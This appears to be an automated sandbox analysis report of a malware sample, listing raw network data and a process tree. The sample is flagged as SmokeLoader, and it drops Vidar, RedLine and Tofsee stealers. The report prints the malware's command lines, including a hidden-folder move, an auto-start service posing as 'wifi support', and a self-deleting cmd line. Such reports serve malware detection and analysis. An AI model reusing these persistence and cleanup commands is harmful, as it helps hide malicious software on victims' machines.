2021-12-31 18:13:31 UTC	2042	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 40 ff ff ff ef ff ff ff ff ff ff ff ff ff ff ff ff eb e4 cf ff a5 87 2f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: @/lllllllllllllllllllllllllllllll
2021-12-31 18:13:31 UTC	2050	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff bf ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff f1 ed df ff b3 9a 4f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: Ollllllllllllllllllll
2021-12-31 18:13:31 UTC	2058	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff 80 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff d6 c8 9e ff ac 91 3f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 Data Ascii: ?lllll
2021-12-31 18:13:31 UTC	2066	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2021-12-31 18:13:31 UTC	2074	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff fe 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7f ff ff ff ff ff ff ff ff f8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1f ff ff ff ff ff ff ff ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f ff ff ff ff ff ff ff ff f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f ff ff ff ff ff ff ff ff e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 ff ff ff ff ff ff ff ff c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 ff ff ff ff ff ff ff ff 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 ff ff ff ff ff ff ff ff 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:31 UTC	2082	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 98 75 10 ff d6 c8 9e ff ff ff ff ff ff ff 8f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 9f ff ff ff ff ba a3 5f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff a5 87 2f ff ac 91 3f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff ba a3 5f ff ff ff ff Data Ascii: lllllllllllu_lllllllllll/?lllllllllllll_
2021-12-31 18:13:31 UTC	2090	IN	Data Raw: ff 80 00 00 01 ff 00 00 ff 00 00 00 00 ff 00 00 fe 00 00 00 00 7f 00 00 fc 00 00 00 00 3f 00 00 f8 00 00 00 00 1f 00 00 f0 00 00 00 00 0f 00 00 e0 00 00 00 00 07 00 00 e0 00 00 00 00 07 00 00 c0 00 00 00 00 03 00 00 c0 00 00 00 00 03 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 80 00 00 00 00 01 00 00 c0 00 00 00 00 03 00 00 c0 00 00 00 00 03 00 Data Ascii: ?
2021-12-31 18:13:31 UTC	2098	IN	Data Raw: 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff f1 ed df ff ff ff ff 8f ff ff ff 20 ff ff ff ff c1 ac 6f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff f8 f6 ef ff c1 ac 6f ff ac 91 3f ff c9 b5 7f ff f8 f6 ef ff ff ff ff ff d6 c8 9e ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff c1 ac 6f ff ff ff ff ff ff ff ff 20 00 00 00 00 ff ff ff 8f f8 f6 ef ff a5 87 2f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff f1 ed df ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff eb e4 cf ff 98 75 10 ff 91 6c 00 ff 91 6c 00 ff a5 87 2f ff f8 f6 ef ff ff ff ff 8f 00 00 00 00 00 00 00 00 ff ff ff 10 ff ff ff cf f8 f6 ef ff a5 87 2f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff ac 91 3f ff c9 b5 7f ff c9 b5 7f ff b3 9a 4f ff 91 6c 00 ff 91 6c 00 ff 91 6c 00 ff a5 87 2f ff f8 f6 ef ff ff ff ff Data Ascii: llll ollllo?lllo /lllull//lll?Olll/
2021-12-31 18:13:31 UTC	2106	IN	Data Raw: c4 3c ca 3e ce 3e d2 3e d6 3e 70 3f 74 3f 78 3f 7c 3f b0 3f bc 3f c8 3f d4 3f e0 3f ec 3f f8 3f 00 10 02 00 4c 01 00 00 04 30 10 30 1c 30 28 30 34 30 40 30 4c 30 58 30 64 30 70 30 7c 30 88 30 94 30 a0 30 ac 30 b8 30 c4 30 d0 30 dc 30 e8 30 f4 30 00 31 0c 31 18 31 24 31 30 31 3c 31 48 31 54 31 60 31 6c 31 78 31 84 31 90 31 9c 31 a8 31 b4 31 c0 31 cc 31 d8 31 e4 31 f0 31 fc 31 08 32 14 32 20 32 2c 32 38 32 44 32 50 32 5c 32 68 32 74 32 80 32 8c 32 98 32 a4 32 b0 32 c0 32 cc 32 d8 32 e4 32 f0 32 fc 32 08 33 14 33 20 33 2c 33 38 33 44 33 50 33 5c 33 68 33 74 33 80 33 8c 33 98 33 a4 33 b0 33 bc 33 c8 33 84 3d 8c 3d 94 3d 9c 3d a4 3d ac 3d b4 3d bc 3d c4 3d cc 3d d4 3d dc 3d e4 3d ec 3d f4 3d fc 3d 04 3e 0c 3e 14 3e 1c 3e 24 3e 2c 3e 34 3e 3c 3e 44 3e 4c 3e 54 Data Ascii: <>>>>p?t?x?|????????L000(040@0L0X0d0p0|0000000000111$101<1H1T1`1l1x1111111111122 2,282 D2P2\2h2t2222222222233 3,383D3P3\3h3t33333333================>>>>$>,>4><>D>L>T

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: GJXZRPhgm4.exe PID: 6196 Parent PID: 5740

General

Start time:	19:11:55
Start date:	31/12/2021
Path:	C:\Users\user\Desktop\GJXZRPhgm4.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\GJXZRPhgm4.exe"
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	4EB8AAA41FC2EF6FDC3432CC47C09C66
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: GJXZRPhgm4.exe PID: 6588 Parent PID: 6196

General

Start time:	19:11:57
Start date:	31/12/2021
Path:	C:\Users\user\Desktop\GJXZRPhgm4.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\GJXZRPhgm4.exe"
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	4EB8AAA41FC2EF6FDC3432CC47C09C66
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000004.00000002.331948331.0000000000580000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000004.00000002.332115128.00000000022F1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 4364 Parent PID: 572

General

Start time:	19:11:59
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6276 Parent PID: 572

General

Start time:	19:11:59
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities | Show Windows behavior

Analysis Process: svchost.exe PID: 3128 Parent PID: 572

General

Start time:	19:12:00
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 5708 Parent PID: 572

General

Start time:	19:12:00
Start date:	31/12/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff677cb0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6216 Parent PID: 572

General

Start time:	19:12:01
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities | Show Windows behavior

Analysis Process: svchost.exe PID: 6644 Parent PID: 572

General

Start time:	19:12:01
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 3352 Parent PID: 6588

General

Start time:	19:12:03
Start date:	31/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000000.323021841.0000000004DE1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 3932 Parent PID: 572

General

Start time:	19:12:19
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 5916 Parent PID: 572

General

Start time:	19:12:32
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: aafjaea PID: 2208 Parent PID: 664

General

Start time:	19:12:37
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Roaming\aafjaea
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\aafjaea
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	4EB8AAA41FC2EF6FDC3432CC47C09C66
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: aafjaea PID: 1904 Parent PID: 2208

General

Start time:	19:12:39
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Roaming\aafjaea
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\aafjaea
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	4EB8AAA41FC2EF6FDC3432CC47C09C66
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000010.00000002.386841887.0000000000570000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000010.00000002.386885797.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 2928 Parent PID: 572

General

Start time:	19:12:42
Start date:	31/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: B7EC.exe PID: 5812 Parent PID: 3352

General

Start time:	19:12:49
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\B7EC.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\B7EC.exe
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	4EB8AAA41FC2EF6FDC3432CC47C09C66
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: B7EC.exe PID: 5580 Parent PID: 5812

General

Start time:	19:12:52
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\B7EC.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\B7EC.exe
Imagebase:	0x400000
File size:	347136 bytes
MD5 hash:	4EB8AAA41FC2EF6FDC3432CC47C09C66
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000016.00000002.412129013.0000000000580000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000016.00000002.412155343.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security

Analysis Process: C376.exe PID: 6592 Parent PID: 3352

General

Start time:	19:12:53
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\C376.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\C376.exe
Imagebase:	0x400000
File size:	350720 bytes
MD5 hash:	A181F86F7191ED7680953213C7239305
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000017.00000002.432118007.0000000000A13000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000017.00000002.432118007.0000000000A13000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: CF8D.exe PID: 1068 Parent PID: 3352

General

Start time:	19:12:56
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\CF8D.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\CF8D.exe
Imagebase:	0x400000
File size:	347648 bytes
MD5 hash:	AD639AA5FF468BA6F8A7503FD5BF89BD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000019.00000003.408911426.0000000000880000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000019.00000002.447489333.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000019.00000002.447663709.0000000000860000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: D80A.exe PID: 3044 Parent PID: 3352

General

Start time:	19:12:58
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\D80A.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\D80A.exe
Imagebase:	0xd20000
File size:	537600 bytes
MD5 hash:	7FCE0E163EA7948C10B044B1EA77DAD9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000001A.00000002.445057312.0000000004191000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: MpCmdRun.exe PID: 3452 Parent PID: 6216

General

Start time:	19:13:01
Start date:	31/12/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff79c280000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false

Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5032 Parent PID: 3452

General

Start time:	19:13:02
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6424 Parent PID: 1068

General

Start time:	19:13:06
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\ecrnzymb\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2368 Parent PID: 6424

General

Start time:	19:13:07
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: D80A.exe PID: 5456 Parent PID: 3044

General

Start time:	19:13:08
Start date:	31/12/2021

Path:	C:\Users\user\AppData\Local\Temp\D80A.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\D80A.exe
Imagebase:	0x660000
File size:	537600 bytes
MD5 hash:	7FCE0E163EA7948C10B044B1EA77DAD9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000024.00000002.514940284.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000024.00000000.438801599.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000024.00000000.439520195.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000024.00000000.440164320.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000024.00000000.440612043.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 6552 Parent PID: 6592

General

Start time:	19:13:09
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\C376.exe" & exit
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2016 Parent PID: 6552

General

Start time:	19:13:09
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4624 Parent PID: 1068

General

Start time:	19:13:09
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\ackjz ztq.exe" C:\Windows\SysWOW64\ecrnzymb\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 5688 Parent PID: 6552

General

Start time:	19:13:09
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 5
Imagebase:	0xdf0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4244 Parent PID: 4624

General

Start time:	19:13:09
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 460 Parent PID: 1068

General

Start time:	19:13:12
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" create ecrnzymb binPath= "C:\Windows\SysWOW64\ecrnzymb\ackjzztq.exe /d\"C:\Users\user\AppData\Local\Temp\CF8D.exe\"" type= own start= auto DisplayName= "wifi support
Imagebase:	0x130000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3408 Parent PID: 460

General

Start time:	19:13:12
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis